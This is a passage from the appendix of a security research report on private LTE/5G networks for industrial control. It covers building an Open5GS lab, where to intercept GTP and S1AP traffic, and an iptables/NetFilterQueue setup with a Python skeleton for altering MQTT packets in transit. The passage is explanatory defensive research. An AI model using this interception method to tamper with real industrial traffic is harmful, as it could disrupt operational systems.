


Figure 49. The network topology in the lab

The network topology within the cloud of the "core" in the preceding topology is defined in the next diagram, following the common practice of an Open5GS-based network.




Figure 50. Network topology of the core network

We have imitated the real deployment of PLC, one with older firmware (purchased 10 years ago) and one with newer firmware. A Moxa protocol gateway was deployed to translate sensor readings to MQTT for audit purposes. A local HMI was deployed on a Windows 7 with Remote Desktop, while field engineers were watching the HMI in the Control Network. In order to mimic a PLC with LTE module, we deployed a Raspberry Pi with SIM-7000E LTE hat. Notably, a better replacement could be made with a real PLC with LTE module.

The core network and the base station can be treated like black boxes that were dropped in the architecture. They can either be purchased from vendors or from system integrators or built from open-source software. The following are several tips that we learned upon building the core network on Open5GS:

1. Use an IC card reader to reprogram Sysmocom SIM cards. It is recommended to purchase a pack of 10 SIM cards with ADM keys, so that IMSI and Ki on the SIM cards can be changed upon request. We use 00101 for the public land mobile network or PLMN (the test network), but the default PLMN 90170 can also be used.
2. Follow the documentation at the Open5GS website to compile and install the core network.*
3. Set IMSI, Ki, and OPc in Open5GS database for the pack of SIM cards. If the SIM cards were bought from sysmocom, the data is attached in an email.
4. Configure the small cell to connect to MME/AMF in Open5GS. The important configurations are the MME's IP address, PLMN, location area codes or LAC (set to 1), cell ID (any number will do), and radio

* The documentation can be accessed at https://open5gs.org/.

power. Set radio power to at least -20 dB because the antennae are inside a Faraday Cage. A strong signal causes severe interferences.

5. Connect everything to the Faraday cage and make sure antennae are connected well before turning on radio power; otherwise, the crystal inside the base station will be physically damaged.
6. Check the logs. There should be one eNB registered to the MME/AMF. When eNB is ready, the industrial router will connect to the cellular network shortly. If it fails to register, check IMSI/Ki/OPc.
7. Once a user equipment is attached to the network, it could be pinged from the server/VM hosting the core network. Extra rules in firewalls, iptables, and routers might be necessary to forward the packets.

Once the core network is up and running, the OT applications and PLC should operate just as they would if they were connected on fixed lines. All the network diagnostic tools could be used without additional efforts.

B. How to Intercept Packets

LTE and 5G core networks are built on top of the IP network that IT people are most familiar with. The diagram here shows the control plane and the user plane protocols between a 4G base station and the core network. According to 3GPP TS 33.210,[38] however, the communication between 4G base station and the core network should be protected by IPsec or other types of VPN. If implemented correctly, packet analysis, Wireshark, and decoding cannot be performed without decryption.




Figure 51. Layers of control plane packets and user plane packets




Figure 52. Illustration of security gateways based on a diagram from NIST SP 800-187[39]

In real-world applications, the services within the red rectangle in the security gateways diagrams is usually considered "within the same security domain" and the encryption is only optional. It is therefore most feasible to use Wireshark to intercept the control plane messages and the data plane (GTP packets) within the red rectangle, after passing through the security gateway (SEG). Some experimental deployments we approached and analyzed show that the connection between the base station and the core network is not secured (as would likely to be the case in the real deployment).

GTP has been standardized since the age of GPRS. Current versions are GTPv1 and GTPv2. They are used to encapsulate data packets in IPv4, IPv6, and PPP formats transmitted between the base station and SGW/PGW/UPF. GTP-C (the control plane of GTP) is "protected" but not encrypted after SEG, while GTP-U or the user plane (i.e., the data) "shall not be protected" as stated in the 3GPP TS 33.210 v15 and Sau 2005.[40, 41] According to 3GPP documents, being protected equates to encryption and integrity ensured by IPsec. However, being protected can mean otherwise in commercial products. 3GPP also assumes that user data is protected at a higher layer (e.g., through the use of HTTPS and end-to-end encrypted instant messaging), thus removing the need for double encryption.[42]

In the case of 5G standalone networks, the interfaces between base stations and 5GC are mandatorily protected with IPsec and IKEv2.[43] Therefore, the valid point of interception is behind the SEG. In a large-scale deployment which is compliant with Open Radio Access Network (O-RAN), the RAN is split into central unit – distributed unit – radio unit (CU-DU-RU), where DU can also be a point of interception.




Figure 53. CU-DU-RU in O-RAN architecture based on NTT Docomo's diagram[44]

Image source: NTT Docomo Technical Journal/nttdocomo.co.jp

B.1 Protocols Between Base Stations and Core Network

SCTP is an Open Systems Interconnection (OSI) layer 4 protocol defined in RFC 4960. It is similar to TCP and UDP and supports multiple IP paths and four-way handshaking. Its resiliency has made it widely used in telecom protocols. S1AP is the control plane protocol used between a 4G-EPC and base stations. S1AP's counterpart in the data plane is S1-U.

Wireshark is able to decode GTP and SCTP packets. The following figure is an InitialUEMessage (attach request) sent from a 4G base station to the core network, indicating that a user device wants to register to the network and is asking to exchange parameters.

```
317 51.661699708  192.168.43.2   192.168.2.12   S1AP/NAS-EPS   218 InitialUEMessage, Attach request, PDN connectivity request
318 51.664907507  192.168.2.12   192.168.43.2   S1AP/NAS-EPS   114 DownlinkNASTransport, ESM information request
320 51.691493040  192.168.43.2   192.168.2.12   S1AP/NAS-EPS   146 UplinkNASTransport, ESM information response
329 51.753860745  192.168.2.12   192.168.43.2   S1AP/NAS-EPS   790 InitialContextSetupRequest, Attach accept, Activate default
330 51.831193108  192.168.43.2   192.168.2.12   S1AP           118 InitialContextSetupResponse
331 51.851598016  192.168.43.2   192.168.2.12   S1AP/NAS-EPS   122 UplinkNASTransport, Attach complete, Activate default EPS b
333 51.855278358  192.168.2.12   192.168.43.2   S1AP/NAS-EPS   126 DownlinkNASTransport, EMM information

▶ Stream Control Transmission Protocol, Src Port: 36412 (36412), Dst Port: 36412 (36412)
▼ S1 Application Protocol
  ▼ S1AP-PDU: initiatingMessage (0)
    ▼ initiatingMessage
        procedureCode: id-initialUEMessage (12)
        criticality: ignore (1)
      ▶ value
```

Figure 54. InitialUEMessage (attach request) sent from a 4G base station to the core network

While attaching and detaching (or disconnecting) allows an attacker to temporarily kick a device offline, we are more interested in the actual data transmitted over GTP. The next figure is a packet at TCP/44818 (Ethernet/IP), assuming that the connection between the base station and the core network is not encrypted, or that IPsec session key is compromised.




Figure 55. An Ethernet/IP packet sent over GTP

Even if the connection between the base station and the core network is secured by IPsec and IKEv2, there are other points of interception, especially inside the core network. The next packet here is an encapsulated DNS query, which is decoded in SGW/UPF and forwarded to a DNS server on the internet.




Figure 56. DNS query encapsulated in GTP-U




Figure 57. Packet decoded in SGW/UPF and forwarded to a DNS server on the internet

Experienced IT personnel know that unencrypted data packets are subject to interception and manipulation. GTP encapsulated packets are no exception. It is possible either to change the content in a GTP-U packet, or to change the decoded packet in UPF if an attacker has access to the latter. In the following section, we use packet mangling and NetFilterQueue as one of the methods to alter a packet on the fly.

B.2 Packet Mangling and NetFilterQueue at SGi

There are many ways to change the content of a packet on the fly. We used packet mangling in Linux as a convenient example.

Linux kernel supports packet mangling and NetFilterQueue (NFQ) with the right privilege. Any packets that match a predefined rule in iptables will be queued in the NFQ, processed, and sent. For example, if an attacker wants to target MQTT packets sent to an IP in the cloud, the rule would read like this:

```
iptables -t filter -A FORWARD -p tcp -d 52.191.160.xx --dport 1883 -j NFQUEUE --queue-num 1
```

> It must be noted that the NetFilter commands are standard ways to intercept packets on Linux. These commands are not malicious per se.

A program that calls libnetfilter_queue takes matched packets from the queue and processes one after another. For example, the image shows a Python code that simply accepts and sends all packets. If anything has to be altered, the attacker replaces the function “print_and_accept” with an MQTT parser, a Modbus parser, a DNS parser, or a parser of any other protocol.

```
1 # -*- coding: utf8 -*-
2 # Python3
3 # iptables -t filter -A FORWARD -p tcp -d 122.116.39.151 --dport 1883 -j NFQUEUE --queue-num 1
4 # Run on HOST
5
6 from netfilterqueue import NetfilterQueue
7
8 def print_and_accept(packet):
9     print(packet)
10    packet.accept()
11
12 nfqueue = NetfilterQueue()
13 nfqueue.bind(1, print_and_accept)
14
15 try:
16    print('Running.')
17    nfqueue.run()
18 except KeyboardInterrupt:
19    print('')
```

Figure 58. Python code that simply accepts and sends all packets

C. Glossary

3GPP	3rd Generation Partnership Project. A number of standard organizations that develop mobile communication protocols.
3GPP TS	Technical Specifications defined by 3GPP
5G NSA	5G non-standalone architecture that combines a 4G core network, 4G base stations (for control plane) and 5G base stations (for data plane)
5G SA	5G standalone architecture, or pure 5G with 5G core network and 5G base stations
5G-GUTI	Global Unique Temporary Identifier. An 80-bit identifier assigned by core network to a SIM card. It changes often in order to protect a user's permanent identifier.
5GC	5G core network
AGV	Automated guided vehicle. Autonomous vehicles that are usually used in ports and warehouses.
APN	An access point name can be defined in cellphone menus. For internet connection, the APN is usually also called "internet."
CBRS	Citizens Broadband Radio Service. A 3.5 GHz band that people can use without license in the US.
CU	The central unit connects multiple DUs to the core network in O-RAN architecture.
DPDK	Data Plane Development Kit contains libraries that accelerate packet processing on various CPU and OS.
DU	The distributed unit is placed close to radio unit and does the computations.
EDGE	Enhanced Data Rates for GSM Evolution (2.75G) provides slightly faster data service to 2G users.
EPC	The Evolved Packet Core is the core network in 4G.
GPRS	General Packet Radio Service (2.5G) provides data service to 2G users.
GSM	Global System for Mobile Communications, 2G
GTP	General Packet Radio Service (GPRS) Tunneling Protocol is an IP-in-IP protocol that encapsulates IP-based protocols to be transmitted in mobile communication.
HSDPA	High-Speed Downlink Packet Access (3.5G) provides fast data connection in 3G downlink (up to 14 Mbps).
HSS/UDM	Home Subscriber Server/Unified Data Management stores customer profile data like phone number, IMSI, APN and encryption keys.
ICCID	IC Card ID, a unique 18-19-digit ID assigned to a SIM card
IMEI	International Mobile Equipment Identity, a 15-digit unique ID assigned to cellular devices, such as a cellphone
IMSI	International Mobile Subscriber Identity, a 14-15-digit unique ID assigned to a user. IMSI is usually stored in a SIM card.
LTE	Long Term Evolution, 4G
MME / AMF	Mobility Management Entity (4G)/Access and Mobility Management Function (5G) deals with connection and sessions from a user device. Session management information is forwarded to SMF.
MSISDN	Usually means the phone number

NIST	National Institute of Standard and Technology (US)
NPN	Non-public network, also called private network or campus network
O-RAN	Open Radio Access Network standards are defined for interoperability and compatibility of white box hardware and software components.
OAM	Operations, administration, and management network
PCRF/PCF	Policy and Charging Rule Function (4G)/Policy Control Function (5G) controls QoS and helps establish calls in case of Voice over LTE (VoLTE).
PDN	Public data network, usually internet, but can also be intranet or other service networks
PGW	PDN Gateway can be split into PGW-C (control plane) and PGW-U (data plane).
PGW-C SMF	PDN Gateway Control Plane (4G)/Session Management Function (5G) deals with initialization and termination of a session, which is a connection between a user device and a PDN.
PGW-U + SGW / UPF	PDN Gateway User Plane (data plane) + Serving Gateway (4G)/User Plane Function (5G) routes and forwards packets between user devices and PDN.
RU	The radio unit is the radio head and physical (PHY) layer in O-RAN.
S1-AP / S1-MME	S1 Application Protocol is the control channel between user device and MME.
S1-U	S1-U is the data channel between a user device and SGW (4G).
SCTP	Stream Control Transmission Protocol is somewhat similar to TCP but provides redundant paths for increased reliability.
SEG	Security Gateway is usually an IPsec gateway between base stations and the core network.
SGi	The interface for the packets to reach the internet
SMPP	Short Message Peer-to-Peer protocol enables sending and receiving SMS from an application program.
SMS	Short Message Service
SR-IOV	Single root input/output virtualization is a specification for isolation of Peripheral Component Interconnect Express (PCI-E) resources, for example, to assign a jack on PCI networking cards to a virtual machine.
TDD	Time Division Duplex enables uplink and downlink at the same frequency but at different time slots.
TEID	Tunnel Endpoint Identifier is assigned to a connection in GTP. Uplink and downlink have different TEIDs.
TMSI	Temporary Mobile Subscriber Identity is a temporary ID used in place of IMSI, in order to protect a user's privacy.
TSN-5G	Time Sensitive Networking extended to 5G
UE	User equipment or user device, usually the cellphone or the industrial router
WEA	Wireless Emergency Alerts is a system that transmits presidential alert, AMBER alert, tsunami alert, and so on.
eNB	4G base station
gNB	5G base station

References

1 Bob Brown and Tim Greene. (Feb. 26, 2020). *Network World*. "FAQ: What in the wireless world is CBRS?" Accessed on May 10, 2021, at https://www.networkworld.com/article/3180615/faq-what-in-the-wireless-world-is-cbrs.html.

2 Positive Technologies. (Dec. 16, 2020). *Positive Technologies*. "5G Standalone core security research." Accessed on May 4, 2021, at https://positive-tech.com/storage/articles/5g-sa-core-security-research/5g-sa-core-security-research.pdf.

3 Harpreet Singh. (July 22. 2020). *Medium*. "How I hacked into a Telecom Network — Part 4 (Getting Access to CDRs, SS7 applications & VLRs)." Accessed on May 4, 2021, at https://medium.com/bugbountywriteup/how-i-hacked-into-a-telecom-network-part-4-getting-access-to-cdrs-ss7-applications-vlrs-9a8cf95e2648.

4 Raymond Leong, Dan Perez, and Tyler Dean. (Oct. 31, 2019). *FireEye*. "MESSAGETAP: Who's Reading Your Text Messages?" Accessed on May 4, 2021, at https://www.fireeye.com/blog/threat-research/2019/10/messagetap-who-is-reading-your-text-messages.html.

5 TechTarget Contributor. (March 2013). *TechTarget*. "campus network." Accessed on May 4, 2021, at https://searchnetworking.techtarget.com/definition/campus-network.

6 Catherine Sbeglia. (Jan. 7, 2021). *Enterprise IoT Insights*. "Airspan CBRS network goes live at Foxconn's Wisconsin factory." Accessed on May 4, 2021, at https://enterpriseiotinsights.com/20210107/internet-of-things/airspan-cbrs-network-foxconns-wisconsin-factory.

7 James Blackman. (Jan. 6 2021). *Enterprise IoT Insights*. "US power firm Ameren takes 900 MHz licence for private LTE network." Accessed on May 4, 2021, at https://enterpriseiotinsights.com/20210106/channels/news/ameren-takes-900-mhz-licence-for-private-lte-network.

8 5G Alliance for Connected Industries and Automation "(5G-ACIA)". (July 2019). *5G Alliance for Connected Industries and Automation "(5G-ACIA)"*. "5G Non-Public Networks for Industrial Scenarios." Accessed on May 4, 2021, at https://5g-acia.org/wp-content/uploads/2021/04/WP_5G_NPN_2019_01.pdf.

9 5G Alliance for Connected Industries and Automation "(5G-ACIA)". (July 2019). *5G Alliance for Connected Industries and Automation "(5G-ACIA)"*. "5G Non-Public Networks for Industrial Scenarios." Accessed on May 4, 2021, at https://5g-acia.org/wp-content/uploads/2021/04/WP_5G_NPN_2019_01.pdf.

10 Mor Levi, Assaf Dahan, and Amit Serper. (June 25, 2019). *Cybereason*. "Operation Soft Cell: A Worldwide Campaign Against Telecommunications Providers." Accessed on May 10, 2021, at https://www.cybereason.com/blog/operation-soft-cell-a-worldwide-campaign-against-telecommunications-providers.

11 European Telecommunications Standards Institute (ETSI). (July 2019). *European Telecommunications Standards Institute (ETSI)*. "ETSI TS 136 521-1 V15.5.0." Accessed on May 4, 2021, at https://www.etsi.org/deliver/etsi_ts/136500_136599/13652101/15.05.00_60/ts_13652101v150500p.pdf.

12 Open Compute Project. (n.d.). *Facebook*. "Open Compute Project." Accessed on May 4, 2021, at https://www.opencompute.org/.

13 Vit Sembera. (Jan. 5, 2018). *Trend Micro*. "Understanding Meltdown and Spectre." Accessed on May 4, 2021, at https://www.trendmicro.com/en_us/research/18/a/speculation-risky-understanding-meltdown-spectre.html.

14 Jeffrey Cichonski, Joshua M. Franklin, and Michael Bartock. (Dec. 2017). *National Institute of Standards and Technology (NIST)*. "NIST Special Publication 800-187 Guide to LTE Security." Accessed on May 4, 2021, at https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-187.pdf.

15 Federal Ministry for Economic Affairs and Energy (BMWi). (April 30, 2020). *Federal Ministry for Economic Affairs and Energy (BMWi)*. "Guidelines for 5G Campus Networks – Orientation for Small and Medium-Sized Businesses." Accessed on May 4, 2021, at https://www.bmwi.de/Redaktion/EN/Publikationen/Digitale-Welt/guidelines-for-5g-campus-networks-orientation-for-small-and-medium-sized-businesses.html.

16 Pascal Ackerman. (n.d.). *Packt*. "The Purdue model for Industrial control systems." Accessed on May 4, 2021, at https://subscription.packtpub.com/book/networking_and_servers/9781788395151/1/ch01lvl1sec10/the-purdue-model-for-industrial-control-systems.

17 The Message Queueing Telemetry Transport (MQTT). (n.d.). *The Message Queueing Telemetry Transport (MQTT)*. "MQTT: The Standard for IoT Messaging." Accessed on May 4, 2021, at https://mqtt.org/.

18 RealVNC. (n.d.). *RealVNC*. “VNC Connect.” Accessed on May 4, 2021, at https://www.realvnc.com/en/.

19 Sukchan Lee. (n.d.). *Open5GS*. “Quickstart.” Accessed on May 4, 2021, at https://open5gs.org/open5gs/docs/guide/01-quickstart/.

20 Tara Seals. (Feb. 12, 2021). *Threatpost*. “Singtel Suffers Zero-Day Cyberattack, Damage Unknown.” Accessed on May 4, 2021, at https://threatpost.com/singtel-zero-day-cyberattack/163938/.

21 Gareth Corfield. (April 19, 2021). *The Register*. “Huawei could have snooped on the Dutch prime minister’s phone calls thanks to KPN network core access.” Accessed on May 4, 2021, at https://www.theregister.com/2021/04/19/huawei_kpn_reports_netherlands/.

22 Christian Haschek (June 8, 2020). *Christian Haschek*. “The A1 Telekom Austria Hack.” Accessed on May 4, 2021, at https://blog.haschek.at/2020/the-a1-telekom-hack.html%20,%20.

23 Positive Technologies. (June 10, 2020). *Positive Technologies*. “Threat vector: GTP Vulnerabilities in LTE and 5G networks 2020.” Accessed on May 4, 2021, at https://positive-tech.com/storage/articles/gtp-2020/gtp-2020-eng.pdf.

24 Positive Technologies. (Dec. 16, 2020). *Positive Technologies*. “5G Standalone core security research.” Accessed on May 4, 2021, at https://positive-tech.com/storage/articles/5g-sa-core-security-research/5g-sa-core-security-research.pdf.

25 Wenzhe Zhu. (May 8, 2020). *GitHub*. “Industrial Exploitation Framework.” Accessed on May 4, 2021, at https://github.com/dark-lbp/isf.

26 QEMU. (n.d.). *QEMU*. “VNC security.” Accessed on May 4, 2021, at http://people.redhat.com/pbonzini/qemu-test-doc/_build/html/topics/vnc_005fsecurity.html.

27 Jon Oberheide. (n.d.). *Jon Oberheide*. “VNC Keylogger.” Accessed on May 4, 2021, at https://jon.oberheide.org/vnclogger/.

28 Hashcat. (Dec. 18, 2019). *Hashcat*. “VNC challenge response password crack.” Accessed on May 4, 2021, at https://hashcat.net/forum/thread-8833.html.

29 Olivier Bilodeau. (March 19, 2021). *GitHub*. “PyRDP.” Accessed on May 4, 2021, at https://github.com/gosecure/pyrdp.

30 Vincenzo Ciancaglini et al. (Sept. 8, 2020). *Trend Micro*. “Identified and Authorized: Sneaking Past Edge-Based Access Control Devices.” Accessed on May 4, 2021, at https://documents.trendmicro.com/assets/white_papers/wp-identified-and-authorized-sneaking-past-edge-based-access-control-devices.pdf.

31 Federal Communications Commission (FCC). (March 2, 2021). *Federal Communications Commission (FCC)*. “Wireless Emergency Alerts (WEA).” Accessed on May 4, 2021, at https://www.fcc.gov/consumers/guides/wireless-emergency-alerts-wea.

32 3rd Generation Partnership Project (3GPP). (n.d.). *3rd Generation Partnership Project (3GPP)*. “Evolved Universal Terrestrial Radio Access Network (E-UTRAN); S1 Application Protocol (S1AP).” Accessed on May 4, 2021, at https://portal.3gpp.org/desktopmodules/Specifications/SpecificationDetails.aspx?specificationId=2446.

33 Gyuhong Lee et al. (2019). *ACM Digital Library*. “This is Your President Speaking: Spoofing Alerts in 4G LTE Networks.” Accessed on May 4, 2021, at https://dl.acm.org/doi/10.1145/3307334.3326082.

34 European Telecommunications Standards Institute (ETSI). (1996). *European Telecommunications Standards Institute (ETSI)*. “GSM 04.07 Version 5.1.0.” Accessed on May 10, 2021, at https://www.etsi.org/deliver/etsi_gts/04/0407/05.01.00_60/gsmts_0407v050100p.pdf.

35 Catalin Cimpanu. (June 15, 2020). *ZDNet*. “Old GTP protocol vulnerabilities will also impact future 5G networks.” Accessed on May 4, 2021, at https://www.zdnet.com/article/old-gtp-protocol-vulnerabilities-will-also-impact-future-5g-networks/.

36 Terry Young. (Dec. 19, 2019). *A10*. “GTP Remains a 5G Security Threat as Operators Transition to 5G.” Accessed on May 4, 2021, at https://www.a10networks.com/blog/gtp-remains-a-5g-security-threat-as-operators-transition-to-5g/.

37 Positive Technologies. (June 10, 2020). *Positive Technologies*. “Threat vector: GTP Vulnerabilities in LTE and 5G networks 2020.” Accessed on May 4, 2021, at https://positive-tech.com/storage/articles/gtp-2020/gtp-2020-eng.pdf.

38 European Telecommunications Standards Institute (ETSI). (2019). *European Telecommunications Standards Institute (ETSI)*. “ETSI TS 133 210 V15.2.2.” Accessed on May 4, 2021, at https://www.etsi.org/deliver/etsi_ts/133200_133299/133210/15.02.02_60/ts_133210v150202p.pdf.

39 Jeffrey Cichonski, Joshua M. Franklin, and Michael Bartock. (Dec. 2017). *National Institute of Standards and Technology (NIST)*. “NIST Special Publication 800-187 Guide to LTE Security.” Accessed on May 4, 2021, at https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-187.pdf.

40 European Telecommunications Standards Institute (ETSI). (2019). *European Telecommunications Standards Institute (ETSI)*. "ETSI TS 133 210 V15.2.2." Accessed on May 4, 2021, at https://www.etsi.org/deliver/etsi_ts/133200_133299/133210/15.02.02_60/ts_133210v150202p.pdf.

41 Jonathan Sau. (March 9, 2005). *SANS Institute*. "Securing the GPRS – a Network Operator's Perspective." Accessed on May 4, 2021, at https://www.giac.org/paper/gsec/4364/securing-gprs-network-infrastructure-network-operator-039s-perspective/107183.

42 3rd Generation Partnership Project (3GPP). (2000). *3rd Generation Partnership Project (3GPP)*. "Protect GTP signalling messages by IPSec." Accessed on May 4, 2021, at https://www.3gpp.org/ftp/tsg_sa/wg3_security/TSGS3_14_Oslo/Docs/PDF/S3-000421.pdf.

